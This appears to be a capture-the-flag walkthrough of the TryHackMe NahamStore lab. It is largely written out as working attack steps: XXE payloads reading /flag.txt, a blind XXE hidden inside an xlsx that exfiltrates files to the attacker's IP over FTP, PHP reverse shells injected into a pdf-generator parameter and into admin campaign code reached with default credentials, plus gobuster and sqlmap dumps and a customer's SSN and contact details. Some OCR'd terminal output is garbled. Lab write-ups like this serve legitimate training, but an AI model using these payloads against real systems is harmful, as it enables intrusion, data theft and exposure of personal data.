				is invalid			
				</error>			
				</data>			

Request				Response			
Pretty	Raw	Hex	Render	Pretty	Raw	Hex	Render
1 POST /product/1?xml=	HTTP/1.1			1 HTTP/1.1 401 Unauthorized			
2 Host: stock.nahamstore.thm				2 Server: nginx/1.14.0 (Ubuntu)			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0				3 Date: Wed, 08 Nov 2023 21:11:15 GMT			
4 Accept:				4 Content-Type: application/xml; charset=utf-8			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.				5 Connection: close			
8				6 Content-Length: 104			
5 Accept-Language: en-US,en;q=0.5				7			
6 Accept-Encoding: gzip, deflate				8 <?xml version="1.0"?>			
7 Connection: close				9 </data>			
8 Upgrade-Insecure-Requests: 1				<error>			
9 Content-Length: 121				X-Token {9f18bd8b9acaada53c4c643744401ea8}			
10 Content-Type: application/x-www-form-urlencoded				10 is invalid			
11				</error>			
<?xml version="1.0"?>				</data>			
<!DOCTYPE root [<!ENTITY hack SYSTEM 'file:///flag.txt'>]>				11			
</data>							
<X-Token>							
&hack;							
</X-Token>							
</data>							

Blind XXE (question 2)


This is very hard to find! But I find this in staff directory

```
(kali㉿kali)-[~/THM/naham]
$ gobuster dir -u http://nahamstore.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://nahamstore.thm
[+] Method:                   GET
[+] Threads:                  20
[+] Wordlist:                 /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode
[+] /search (Status: 200) [Size: 3351]
[+] /login (Status: 200) [Size: 3099]
[+] /register (Status: 200) [Size: 3138]
[+] /uploads (Status: 301) [Size: 178] [→ http://127.0.0.1/uploads/]
[+] /staff (Status: 200) [Size: 2287]
[+] /css (Status: 301) [Size: 178] [→ http://127.0.0.1/css/]
[+] /js (Status: 301) [Size: 178] [→ http://127.0.0.1/js/]
[+] /logout (Status: 302) [Size: 0] [→ /]
[+] /basket (Status: 200) [Size: 2465]
[+] /returns (Status: 200) [Size: 3628]
```

I create test file in libre office



and unzip this file

```
(kali㉿kali)-[~/THM/naham]
$ unzip test1.xlsx
Archive: test1.xlsx
  inflating: _rels/.rels
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/workbook.xml
  inflating: xl/styles.xml
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/sharedStrings.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
  inflating: [Content_Types].xml

(kali㉿kali)-[~/THM/naham]
$ ls
[Content_Types].xml'  docProps  email.html  pass.html  _rels  JEvscan.txt  test1.xlsx  xl
```

change file workbook to payload

```
File Actions Edit View Help Window Help
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><!-->
<!DOCTYPE cdl [<!ELEMENT cdl ANY ><!ENTITY % asd SYSTEM "http://10.18.88.130:8000/xxe.dtd">%asd;%c;]>
<cdl><rrr;</cdl>
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships">
```

and rebuild xlsx file, with move all files not from unzipping to another folder

```
7z u hack.xlsx *
```

run simple http server


```
python3 -m http.server 8000
```

And XXE works

```
(kali㉿kali)-[~/THM/naham]
$ ls
[Content_Types].xml'  docProps  hack.xlsx  _rels  xl

(kali㉿kali)-[~/THM/naham]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.

(kali㉿kali)-[~/THM/naham]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.225.237 - - [09/Nov/2023 13:13:03] code 404, message File not found
10.10.225.237 - - [09/Nov/2023 13:13:03] "GET /xxe.dtd HTTP/1.0" 404
```



to continue I need ftp server - I will use ftp for XXE


```
git clone https://github.com/staaldraad/xxeserv
```

To build this

```
go mod init xxeftp.go
```

```
go build
```

Now I can run server, but before create file xxe.dtd



```
<!ENTITY % d SYSTEM "php://filter/convert.base64-encode/resource=/flag.txt">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://10.18.88.130:2121/%d;' '>">
```


run http server

```
python3 -m http.server 8000
```

now run ftp server

```
./xxeftp.go -o files.log -p 2121 -w -wd public -wp 8080
```

and upload file I create before hack.xlsx



Timesheet Upload

Staff Members Only!

Staff Member:


Ben

Timesheet (xlsx only):

Browse... hack.xlsx

Upload Timesheet

And I see "get 200" from python server



```
[d6b22cb3e37be132d800105b11107d8f]
[~] (kali㉿kali)-[~/THM/naham]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.225.237 - - [09/Nov/2023 13:53:09] "GET /xxe.dtd HTTP/1.0" [200]
```

and download ftp

```
[kali㉿kali)-[~/THM/naham/xxeserv]
└─$ ./xxeftp.go -o files.log -p 2121 -w -wd public -wp 8080
2023/11/09 13:52:49 [*] Storing session into the file: files.log
2023/11/09 13:52:49 [*] Starting Web Server on 8080 [public]
[*] No certificate/files found in directory. Generating new ...
[*] UNO Listening ... server 80
[*] Certificate files generated (http://0.0.0.0:80/) ...
2023/11/09 13:52:49 [*] GO XXE FTP Server - Port: 2121
2023/11/09 13:53:09 [*] Connection Accepted from [10.10.225.237:37180]
2023/11/09 13:53:09 [x] Connection Closed
2023/11/09 13:53:09 [*] Closing FTP Connection
2023/11/09 13:53:10 [*] Connection Accepted from [10.10.225.237:37182]
2023/11/09 13:53:11 [x] Connection Closed
2023/11/09 13:53:11 [*] Closing FTP Connection/xxe.dtd HTTP/1.0" 200 -
```

in xxeserv directory I see not empty files.log , which have a flag (base64 encoded)

```
[kali㉿kali)-[~/THM/naham/xxeserv]
└─$ ls
cert.pem  dtds  files.log  go.mod  key.pem  payloads.md  README.md  xxeftp.go

[kali㉿kali)-[~/THM/naham/xxeserv]
└─$ cat files.log
USER: anonymous
PASS: anonymous
//e2Q2YjIyY2IzZTM3YmVmMzJkODAwMTA1YjExMTA3ZDhmfQo=
SIZE
MDTM
USER: anonymous
PASS: anonymous
SIZE
PASV
```

All this technique is here

[https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE Injection](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection)

```
$ cd XXE  
$ 7z u ../xxe.xlsx *
```

Add your blind XXE payload inside `xl/workbook.xml`:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<!DOCTYPE cdl [ <!ELEMENT cdl ANY ><!ENTITY % asd SYSTEM "http://x.x.x.x:8000/xxe.dtd">%asd;%c; ]>  
<cdl>&rrr;</cdl>  
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.ope
```

Alternatively, add your payload in `xl/sharedStrings.xml`:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<!DOCTYPE cdl [ <!ELEMENT t ANY ><!ENTITY % asd SYSTEM "http://x.x.x.x:8000/xxe.dtd">%asd;%c; ]>  
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="10" uniqueCount="10"><si>
```

Using a remote DTD will save us the time to rebuild a document each time we want to retrieve a different file. Instead of changing the document once and then change the DTD. And using FTP instead of HTTP allows to retrieve much larger files.

`xxe.dtd`

```
<!ENTITY % d SYSTEM "file:///etc/passwd">  
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://x.x.x.x:2121/%d;'>">
```

Serve DTD and receive FTP payload using [xxeserv](#):

```
$ xxeserv -o files.log -p 2121 -w -wd public -wp 8000
```

RCE

Blind RCE (question 2)

Here I back to finding before hidden parametr in pdf generator



Missing POST parameters

```
<div class="row" style="height: 10px" >  
  <div class="text-center" >  
    <form method="post" action="/pdf-generator" target="_blank" >  
      <input type="hidden" name="what" value="order" >  
      <input type="hidden" name="id" value="4" >  
      <input type="submit" class="btn btn-success" value="PDF Receipt" >  
    </form>  
  </div>  
</div>
```

```
nc -lnvp 1337
```

I use php revshell, but I didn't see response

```
php -r '$sock=fsockopen("10.18.88.130",1337);system("bash <&3 >&3 2>&3");'
```

I click ctrl+u - for URL encoded message

The screenshot shows a browser developer tools Network tab. The Request section displays a POST request to '/pdf-generator' with the following headers and body:

```
Pretty Raw Hex
1 POST /pdf-generator HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=eb76f52759ef9eb1fe68eee97fd64d0a; token=87041d4a8ee17815e71868d36cb549d8
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 104
12
13 what=order&id=
4$(php+-r+$sock%3dfsockopen("10.18.88.130",1337)%3bsystem("bash+<%263+>%263+2>%263"%3b')|
```

The Response section shows a 504 Gateway Time-out error page from nginx/1.14.0 (Ubuntu), rendered in white text on a white background.

```
Pretty Raw Hex Render
1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Thu, 09 Nov 2023 20:16:01 GMT
4 Content-Type: text/html
5 Content-Length: 192
6 Connection: close
7
8 <html>
9   <head>
10    <title>
11      504 Gateway Time-out
12    </title>
13   </head>
14   <body bgcolor="white">
15     <center>
16       <h1>
17         504 Gateway Time-out
18       </h1>
19     </center>
20     <hr>
21     <center>
22       nginx/1.14.0 (Ubuntu)
23     </center>
24   </body>
25 </html>
```

here is a flag

```
(kali㉿kali)-[~/THM/naham]
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.225.237] 43708
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@2431fe29a4b0:~/html/public$ ls -la
ls -la Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
total 28
drwxr-xr-x 1 www-data www-data 4096 Feb 12 2021 .,image/avif,image/webp,*/*;q=0
drwxr-xr-x 1 www-data www-data 4096 May 6 2021 ..
drwxr-xr-x 1 www-data www-data 4096 Feb 12 2021 css
-rw-rxr-xr-x 1 www-data www-data 187 Feb 12 2021 index.php
drwxr-xr-x 1 www-data www-data 4096 Feb 12 2021 js
-rw-rxr-xr-x 1 www-data www-data 13 Feb 12 2021 robots.txt
drwxr-xr-x 1 www-data www-data 4096 Feb 12 2021 uploads
www-data@2431fe29a4b0:~/html/public$ cd uploads
cd uploads
www-data@2431fe29a4b0:~/html/public/uploads$ ls -la
ls -la
total 8
drwxr-xr-x 1 www-data www-data 4096 Feb 12 2021 .
drwxr-xr-x 1 www-data www-data 4096 Feb 12 2021 ..
www-data@2431fe29a4b0:~/html/public/uploads$ cd /
cd /
www-data@2431fe29a4b0:/$ ls -la
ls -la
total 6448
drwxr-xr-x 1 root root 4096 May 6 2021 .
drwxr-xr-x 1 root root 4096 May 6 2021 ..
-rw-rxr-xr-x 1 root root 0 May 6 2021 .dockerenv
lrwxrwxrwx 1 root root 7 Jan 19 2021 bin → usr/bin
drwxr-xr-x 2 root root 4096 Apr 15 2020 boot
drwxr-xr-x 5 root root 360 Nov 9 17:41 dev
drwxr-xr-x 1 root root 4096 May 6 2021 etc
-rw-r--r-- 1 root root 35 Feb 22 2021 flag.txt
drwxr-xr-x 2 root root 4096 Apr 15 2020 home
```

save ip , because I am in docker

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 ter
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
www-data@2431fe29a4b0:/$
```

FOR task 3

Now I can see all the hosts

```
cat /etc/hosts
127.0.0.1 localhost
::1 bin/localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters; done;
172.17.0.2 2431fe29a4b0 /etc/hosts
127.0.0.1 hosts nahamstore.thm
127.0.0.1 www.nahamstore.thm
172.17.0.1 calhost stock.nahamstore.thm loopback
172.17.0.16-locam marketing.nahamstore.thm
172.17.0.16-mcas shop.nahamstore.thm
172.17.0.16-alln nahamstore-2020.nahamstore.thm
172.17.0.16-allr nahamstore-2020-dev.nahamstore.thm
10.131.104.72 internal-api.nahamstore.thm
www-data@2431fe29a4b0:/tmp$
```

```
gobuster dir -u http://nahamstore-2020-dev.nahamstore.thm -w
```

```
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20
```

```
(kali㉿kali)-[~/THM/naham/xxeserv] 2021 root
$ gobuster dir -u http://nahamstore-2020-dev.nahamstore.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: 1 root root 409 http://nahamstore-2020-dev.nahamstore.thm
[+] Method: GET 19 2021 usp
[+] Threads: 1 root root 409 20 17 2021 var
[+] Wordlist: 847daec7/$ cat /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
```

```
/api [Status: 302] [Size: 0] [→ /api/]
```

```
gobuster dir -u http://nahamstore-2020-dev.nahamstore.thm/api -w
```

```
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20
```

```
(kali㉿kali)-[~/THM/naham/xxeserv] 2021 root
$ gobuster dir -u http://nahamstore-2020-dev.nahamstore.thm/api -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: 1 root root 409 http://nahamstore-2020-dev.nahamstore.thm/api
[+] Method: GET 19 2021 usp
[+] Threads: 1 root root 409 20 17 2021 var
[+] Wordlist: 847daec7/$ cat /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
```

```
Starting gobuster in directory enumeration mode
```

```
/customers [Status: 302] [Size: 0] [→ /api/customers/]
```

And I found parametr customer_id

The screenshot shows a browser window with the URL `nahamstore-2020-dev.nahamstore.thm/api/customers/`. The page content is a JSON object with a single key-value pair:


```
0: "customer_id is required"
```

Number 2 is Jimmy Jones, here is information about his SSN number . This is answer for task 3

```
id: 2
name: "Jimmy Jones"
email: "jd.jones1997@yahoo.com"
tel: "501-392-5473"
ssn: "521-61-6392"
```

RCE (question 1)

I found this vulnerability on the begining , because I saw admin directory after scaning ports. And here is standart creds **admin:admin**



Marketing Manager Dashboard

Active Campaigns		
Campaign Name	Date Started	Actions
Pre Opening Interest	12/10/2020 18:23	
Hoodie Giveaway	12/15/2020 10:16	

I run nc listener

```
nc -lvp 4444
```

And go to first action

Marketing Manager Dashboard


Campaign has been updated

Active Campaigns		
Campaign Name	Date Started	Actions
Pre Opening Interest	12/10/2020 18:23	
Hoodie Giveaway	12/15/2020 10:16	



Normaly here is PHP code, but I change him to php revshell

Edit Campaign



Campaign Details

Campaign Name:
Hoodie Giveaway

Code:

```
<?php  
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
```

[Back](#) [Update](#)

Go back , and run this code by second action

Marketing Manager Dashboard

Campaign has been updated


Active Campaigns		
Campaign Name	Date Started	Actions
Pre Opening Interest	12/10/2020 18:23	
Hoodie Giveaway	12/15/2020 10:16	

```
(kali㉿kali)-[~/THM/naham/xxeserv]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.225.237] 53218
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 20:39:27 up 2:58, 0 users, load average: 0.00, 0.00, 0.00
USER    TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (38): Inappropriate ioctl for device
bash: no job control in this shell
www-data@af11c847d4c7:/$ ls -la
ls -la
total 72
drwxr-xr-x  1 root root 4096 May  6  2021 .
drwxr-xr-x  1 root root 4096 May  6  2021 ..
-rw-r--r--  1 root root    0 May  6  2021 .dockerenv
lrwxrwxrwx  1 root root    7 Jan 19 2021 bin → usr/bin
drwxr-xr-x  2 root root 4096 Apr 15  2020 boot
drwxr-xr-x  5 root root 360 Nov  9 17:41 dev
drwxr-xr-x  1 root root 4096 May  6  2021 etc
-rw-r--r--  1 root root   35 Feb 17 2021 flag.txt
drwxr-xr-x  2 root root 4096 Apr 15  2020 home
lrwxrwxrwx  1 root root    7 Jan 19 2021 lib → usr/lib
lrwxrwxrwx  1 root root    9 Jan 19 2021 lib32 → usr/lib32
lrwxrwxrwx  1 root root    9 Jan 19 2021 lib64 → usr/lib64
lrwxrwxrwx  1 root root   10 Jan 19 2021 libx32 → usr/libx32
drwxr-xr-x  2 root root 4096 Jan 19  2021 media
drwxr-xr-x  2 root root 4096 Jan 19  2021 mnt
drwxr-xr-x  2 root root 4096 Jan 19  2021 opt
dr-xr-xr-x 184 root root    0 Nov  9 17:41 proc
drwx----- 2 root root 4096 Jan 19  2021 root
drwxr-xr-x  1 root root 4096 May  6  2021 run
lrwxrwxrwx  1 root root    8 Jan 19 2021 sbin → usr/sbin
drwxr-xr-x  2 root root 4096 Jan 19  2021 srv
-rw-r--r--  1 root root   88 Feb 17 2021 startup.sh
dr-xr-xr-x  13 root root    0 Nov  9 20:16 sys
drwxrwxrwt  1 root root 4096 Nov  9 17:42 tmp
drwxr-xr-x  1 root root 4096 Jan 19  2021 usr
drwxr-xr-x  1 root root 4096 Feb 17  2021 var
www-data@af11c847d4c7:/$ cat flag.txt
Campaign has been updated
Marketing Manager Dashboard
Active Campaigns
Campaign Name          Date Started
Pre Opening Interest    12/10/2020 18:23
Hoodie Giveaway         12/15/2020 10:16
```

SQLi

SQLi (question 1)

The first SQLi i foun in prduct id parametr



A screenshot of a web browser displaying the NahamStore website. The URL in the address bar is `http://nahamstore.thm/product?id=2`. The page content shows a product listing for a "Sticker Pack". Below the browser window, a terminal window shows the command `sqlmap -u http://nahamstore.thm/product?id=2 --batch --dump` being run, followed by the output of the sqlmap tool. The output shows the dump of the `product` table from the `nahamstore` database, which contains two entries:

id	cost	image	name	description
1	2500	c10fc8ea58cb0caef1edbc0949337ff1	Hoodie + Tee	Hack all the things with this awesome hoodie and t-shirt combination!
2	1500	cbf45788a7c3ff5c2fab3cbe740595d4	Sticker Pack	Not only do these stickers look awesome, they are proven to increase your hacking skills

The terminal also shows the dump of the `sqli_one` table from the `nahamstore` database, which contains one entry:

id	flag
1	{d890234e20be48ff96a2f9caab0de55c}

At the bottom of the terminal output, it says "404 (Not Found) - 15 times" and "[08:24:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/nahamstore.thm'".

Blind SQLi (question 2)

